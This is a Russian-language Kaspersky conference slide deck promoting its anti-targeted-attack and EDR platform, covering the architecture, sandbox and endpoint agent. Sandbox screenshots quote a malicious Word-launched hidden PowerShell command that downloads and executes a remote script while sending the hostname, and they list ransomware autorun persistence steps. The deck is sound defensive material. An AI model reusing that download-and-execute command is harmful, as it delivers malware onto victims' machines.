

KSPD2023
Kaspersky Security Day

Ударные инструменты: оглушительные технологии борьбы с целевыми атаками

Евгений Шевченко

Руководитель группы по сопровождению ключевых
корпоративных проектов

kaspersky

99% угроз

детектируются
автоматизированными
системами



Компании сегодня придерживаются одного из подходов:

1

Игнорирование проблемы

Истории о сложных и целевых атаках не имеют к ним никакого отношения

Принятие высокого риска разрушительных последствий при продвинутой атаке

2

Использование только базовой защиты или ряда разрозненных инструментов

IT и ИБ - отделы перегружены работой

Неэффективное использование времени дорогостоящих экспертов для выполнения рутинных задач

3

Использование комплексного подхода к защите от сложных угроз и целевых атак

Сокращение количества рутинных операций, необходимых в процессе работы со сложными инцидентами

Оптимизация времени расследования и процессов реагирования на угрозы

Получение результатов без привлечения дополнительных ресурсов



Kaspersky EDR Expert

Мощный EDR-инструмент, разработанный для экспертов в области ИБ, SOC и команд реагирования на инциденты для продвинутого обнаружения, эффективного расследования, проактивного поиска угроз и устранения многоуровневых атак, направленных на инфраструктуру конечных устройств



Kaspersky Anti Targeted Attack

Комплексное решение для защиты от сложных угроз и АРТ-атак с расширенным функционалом обнаружения и реагирования на уровне сети и конечных устройств (при взаимодействии с Kaspersky EDR Expert)

Платформа KATA и KEDR Expert построены на единой технологической платформе, которая включает:



Central Node (Центр анализа)


Основной серверный компонент платформы. Выполняет проверку данных, их анализ, а также публикацию результатов исследования в веб-интерфейс программы



Sandbox (Песочница)

Запускает виртуальные образы операционных систем и отслеживает поведение файлов в них с целью обнаружения вредоносной активности и признаков целевых атак на IT-инфраструктуру организации

Архитектура решения: типовое развертывание на 3 сервера



Для автоматического сбора и последующей передачи информации для анализа, KATA и KEDR Expert используют:



Sensor (Сетевой сенсор)

Выполняет прием данных из сетевого, веб-трафика и почтового трафика, а также данных с хостов, защищаемых компонентом Endpoint Agent или Kaspersky Endpoint Security для передачи их на сервер с компонентом Central Node



Endpoint Agent (Агенты на конечных точках)

Устанавливается на рабочие станции и серверы, входящие в IT-инфраструктуру организации и работающие под управлением операционных систем семейств Microsoft Windows, GNU/Linux. Осуществляет постоянное наблюдение за процессами, запущенными на этих компьютерах, открытыми сетевыми соединениями и изменяемыми файлами

На каждом сервере с компонентом **Central Node** работают следующие модули и технологии КАТА:

Anti-Malware Engine

Выполняет проверку файлов и объектов на вирусы и другого вредоносного ПО, представляющие угрозу IT-инфраструктуре организации, с помощью антивирусных баз.

Mobile Attack Analyzer

Выполняет проверку исполняемых файлов формата APK в облачной инфраструктуре на основе технологии машинного обучения.

YARA

Выполняет проверку файлов и объектов на наличие признаков целевых атак на IT-инфраструктуру организации с помощью баз YARA-правил, создаваемых пользователями КАТА.

Targeted Attack Analyzer

Обнаруживает индикаторы атак (Indicators of attack, IOA) по обновляемым и пользовательским правилам в событиях телеметрии, поступающих от компьютеров.


Kaspersky (Private) Security Network

Выполняет для КАТА проверку репутации файлов и URL-адресов в базе знаний Kaspersky (Private) Security Network и предоставляет сведения о категориях веб-сайтов.

Intrusion Detection System

Технология позволяет распознать и обнаружить сетевую активность по 80 протоколам, в частности по 53 протоколам прикладного уровня модели TCP/IP, фиксируя подозрительный трафик и сетевые атаки. В числе поддерживаемых протоколов: TCP, UDP, FTP, TFTP, SSH, SMTP, SMB, CIF, SSL, HTTP, HTTP/2, HTTPS, TLS, ICMPv4, ICMPv6, IPv4, IPv6, IRC, LDAP, NFS, DNS, RDP, DCERPC, MS-RPC, WebSocket, Citrix и другие.


Автоматическое реагирование с помощью шлюзов



Демонстрация интеграции с KSMG и KWTS. Сценарий 1



Демонстрация интеграции с KSMG и KWTS. Сценарий 2



Компонент Sandbox запускает объекты в шаблонах операционных систем и анализирует их поведение для выявления вредоносной активности и признаков целевых атак на IT-инфраструктуру организации. Проверке подлежат не только запускаемые объекты, но и дочерние (например, скачиваемые из Интернета в процессе запуска исходного файла):

~ 200

Несколько тысяч детектов с конкретными вердиктами (основаны на вредоносном и аномальном поведении). Из них около 200 правил с детектированием подозрительного поведения (suspicious activity)

~ 30 000

Вызовов API находятся под наблюдением

~ 15 000

Правил для сетевого трафика (генерируемого исследуемым объектом внутри Sandbox)

Образ CentOS и Astra подключается **опционально**. Также возможен выбор собственного набора операционных систем, на основе которого будут формироваться задачи на проверку объектов в компонент Sandbox.

Серверы Sandbox Параметры

ОС виртуальных машин

Выберите набор операционных систем, в которых вы хотите проверять объекты. Чтобы Kaspersky Anti Targeted Attack Platform отправляла объекты на проверку, на серверах Sandbox должны быть установлены виртуальные машины с этими операционными системами.

Набор ОС

- Windows XP, Windows 7, Windows 10
- CentOS 7.8, Windows XP, Windows 7, Windows 10
- Astra Linux 1.7, Windows XP, Windows 7, Windows 10
- Пользовательская

Состав набора

- Astra Linux 1.7
- CentOS 7.8
- Windows 10
- Windows 7
- Windows XP
- Пользовательская xp_custom
- Пользовательская win10_custom
- Пользовательская Win7_x64_custom

Применить

Отмена

Sandbox Файлы URL-адреса

Экспортировать

Добавить

<input type="checkbox"/>	Создано	Виртуальная машина	Маска	Исключение по маске	Категория файла	Состояние	
<input type="checkbox"/>	2023-04-18 18:02:10	win10_custom	*.html	-	-	<input checked="" type="checkbox"/> Включено	
<input type="checkbox"/>	2023-04-14 11:02:34	win10_custom	*.cmd	*.bat	-	<input checked="" type="checkbox"/> Включено	
<input type="checkbox"/>	2023-04-14 11:01:35	Win7_x64_custom	*.cmd	zzz.dll	-	<input type="checkbox"/> Отключено	

Компонент Endpoint Agent



1

Детектирование
угроз

2

Визуализация
атак

3

Расследование
инцидентов

4

Реагирование
на угрозы

5

Администрирование
и интеграция

Детектирование угроз

Комплексный набор возможностей помогает
обеспечить высокоэффективное обнаружение
угроз на основе поведенческого анализа:

Сопоставление
поведения объекта

с базой знаний MITRE ATT&CK

Ускорение
системного времени

на виртуальных машинах

Проверка трафика

движком IDS на виртуальных
машинах при запуске файла

Моделирование

активности пользователя

Рандомизация


среды ОС

И многое другое



Сбор

Источники
файлов и
URL-адресов




Сетевой и
веб-трафик



Конечные
точки




Почта



Ручная
загрузка

Анализ событий



Получение вердикта



Вердикт

Отправка вердикта в Central Node



Расследование
и реагирование

The screenshot displays the Kaspersky Anti Targeted Attack Platform interface. The left sidebar contains navigation options: Мониторинг, Обнаружения (38), Поиск угроз, Задачи, Политики, Пользовательские правила, Хранилище, Endpoint Agents, Отчеты, and Параметры. The main content area shows analysis results for 'Microsoft Windows 10 Pro x64'. At the top, there are links for 'Все обнаружения', 'Обнаружение#807', and 'Результаты проверки в Sandbox', along with a 'Новое правило запрета' button. Below the title, there are several threat signatures: HEUR:Trojan-Downloader.Script.Generic, HEUR:Trojan.Script.Generic, Suspicious Activities, Trojan-Downloader.MSOffice.SLoad.sb, Trojan.MSOffice.SAgent.sb, Trojan.MSOffice.Stratos.nome, Trojan.MSOffice.Stratos.ps, Trojan.Win32.Agent.sb, and Trojan.Win32.PowerShell.b. The 'Режим быстрой проверки' section includes a 'Список активностей' with four items: a PowerShell script attempt, suspicious arguments, a hidden PowerShell process, and a trusted application attempt. Below this is a 'Журнал HTTP-активности' table with columns for IP назначения, Метод, and URL. The table shows a GET request to http://10.69.135.11/pn.php?d=DESKTOP-42CCNV5. A 'Журнал DNS-активности' table follows with columns for DNS-имя, Тип, and Хост, showing two requests to settings-win.data.microsoft.com and one response from 185.85.13.100. A 'Скачать полный журнал' button is present. The bottom section shows 'Microsoft Windows 7 Professional x64' with similar threat signatures and a 'Режим быстрой проверки' section with a 'Список активностей' button.

Кaspersky Anti Targeted Attack Platform

Мониторинг

Обнаружения 38

Поиск угроз

Задачи

Политики

Пользовательские правила

Хранилище

Endpoint Agents

Отчеты

Параметры

ssoffice@EVILCORPLOCAL

Все обнаружения > Обнаружение#807 > Результаты проверки в Sandbox

Новое правило запрета

Microsoft Windows 10 Pro x64

HEUR:Trojan-Downloader.Script.Generic HEUR:Trojan.Script.Generic Suspicious Activities Trojan-Downloader.MSOffice.SLoad.sb Trojan.MSOffice.SAgent.sb Trojan.MSOffice.Stratos.nome Trojan.MSOffice.Stratos.ps Trojan.Win32.Agent.sb

Режим быстрой проверки

Список активностей

- Скрипт для командного интерпретатора PowerShell попытался загрузить файл с помощью команды "Swindir\System32\WindowsPowerShell\v1.0\powershell.exe" -windowstyle hidden iex ((New-Object System.Net.WebClient).DownloadString('http://10.69.135.11/pn.php?d=\$hostname')) (MITRE: T1059.001 PowerShell).
- Обнаружены подозрительные аргументы в командной строке PowerShell: "Swindir\System32\WindowsPowerShell\v1.0\powershell.exe" -windowstyle hidden iex ((New-Object System.Net.WebClient).DownloadString('http://10.69.135.11/pn.php?d=\$hostname')) (MITRE: T1059.001 Command and Scripting Interpreter: PowerShell).
- Процесс Sprogramfiles\Microsoft Office\Office16\WINWORD.EXE запустил PowerShell с атрибутом "Скрытый": "Swindir\System32\WindowsPowerShell\v1.0\powershell.exe" -windowstyle hidden iex ((New-Object System.Net.WebClient).DownloadString('http://10.69.135.11/pn.php?d=\$hostname')) (MITRE: T1564.003 Hidden Window).
- Доверенное приложение Sprogramfiles\Microsoft Office\Office16\WINWORD.EXE запустило Windows Shell процесс Swindir\System32\WindowsPowerShell\v1.0\powershell.exe с командной строкой "Swindir\System32\WindowsPowerShell\v1.0\powershell.exe" -windowstyle hidden iex ((New-Object System.Net.WebClient).DownloadString('http://10.69.135.11/pn.php?d=\$hostname')) (MITRE: T1204.002 User Execution: Malicious File).

Рекомендуется отправить файл для обработки на более продолжительное время.

Дерево активностей

Журнал HTTP-активности

IP назначения	Метод	URL
10.69.135.11:80	GET	http://10.69.135.11/pn.php?d=DESKTOP-42CCNV5

Журнал DNS-активности

	DNS-имя	Тип	Хост
→ Запрос	settings-win.data.microsoft.com	A	
→ Запрос	settings-win.data.microsoft.com	A	
← Ответ	settings-win.data.microsoft.com	A	185.85.13.100

Скачать полный журнал

Microsoft Windows 7 Professional x64

HEUR:Trojan-Downloader.Script.Generic HEUR:Trojan.Script.Generic Suspicious Activities Trojan-Downloader.MSOffice.SLoad.sb Trojan-Dropper.MSOffice.SDrop.sb Trojan.MSOffice.Stratos.nome Trojan.MSOffice.Stratos.ps Trojan.Win32.Agent.sb Trojan.Win32.PowerShell.b

Режим быстрой проверки

Список активностей

Сопоставление результатов запуска файлов с MITRE ATT&CK

Кaspersky Anti Targeted Attack Platform

Мониторинг
Обнаружения **41**
Поиск угроз
Задачи
Политики
Пользовательские правила
Хранилище
Endpoint Agents
Отчеты
Параметры

ssofficer@EVILCORP.LOCAL

Все обнаружения > Обнаружение#973 > Результаты проверки в Sandbox Новое правило запрета

Файл: Customer list/[From attacker@best.ru][Date 24 Mar 2023 13:37:01][Subj Customer list]/5.exe
Размер файла: 1 MB
MD5: f11a6f19f52f1315c35c99894c3c3d1c
Обнаружено: [HEUR:Trojan.Win32.Generic](#), [IDS:Trojan-Ransom.PolyRansom.HTTP.Download](#), Suspicious Activities, [Virus.Win32.PolyRansom.f](#)
Время обработки: 2023-03-24 13:41:07
Версия баз: 202303231626, версия баз IDS: 202303240717

Microsoft Windows 10 Pro x64

[HEUR:Trojan.Win32.Generic](#), [Suspicious Activities](#), [Virus.Win32.PolyRansom.f](#)

Режим быстрой проверки

Список активностей

- Процесс \$selfpath\$selfname.exe добавил файл \$user\pckEglsW\YmEgQAwQ.exe в автозапуск (раздел реестра \REGISTRY\USER\{Susersid}\Software\Microsoft\Windows\CurrentVersion\Run) (MITRE: T1547.001 Registry Run Keys / Startup Folder).
- Процесс \$selfpath\$selfname.exe добавил файл \$user\pckEglsW\YmEgQAwQ.exe, который находится в открытой для записи директории, в автозапуск (раздел реестра \REGISTRY\USER\{Susersid}\Software\Microsoft\Windows\CurrentVersion\Run\YmEgQAwQ.exe) (MITRE: T1547.001 Registry Run Keys / Startup Folder).
- Процесс \$selfpath\$selfname.exe добавил файл \$user\Sappdata\LqslMoEs\TgUgUuWY.exe в автозапуск (раздел реестра \REGISTRY\MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows\CurrentVersion\Run) (MITRE: T1547.001 Registry Run Keys / Startup Folder).
- Процесс \$selfpath\$selfname.exe добавил файл \$user\Sappdata\LqslMoEs\TgUgUuWY.exe, который находится в открытой для записи директории, в автозапуск (раздел реестра \REGISTRY\MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows\CurrentVersion\Run\TgUgUuWY.exe) (MITRE: T1547.001 Registry Run Keys / Startup Folder).
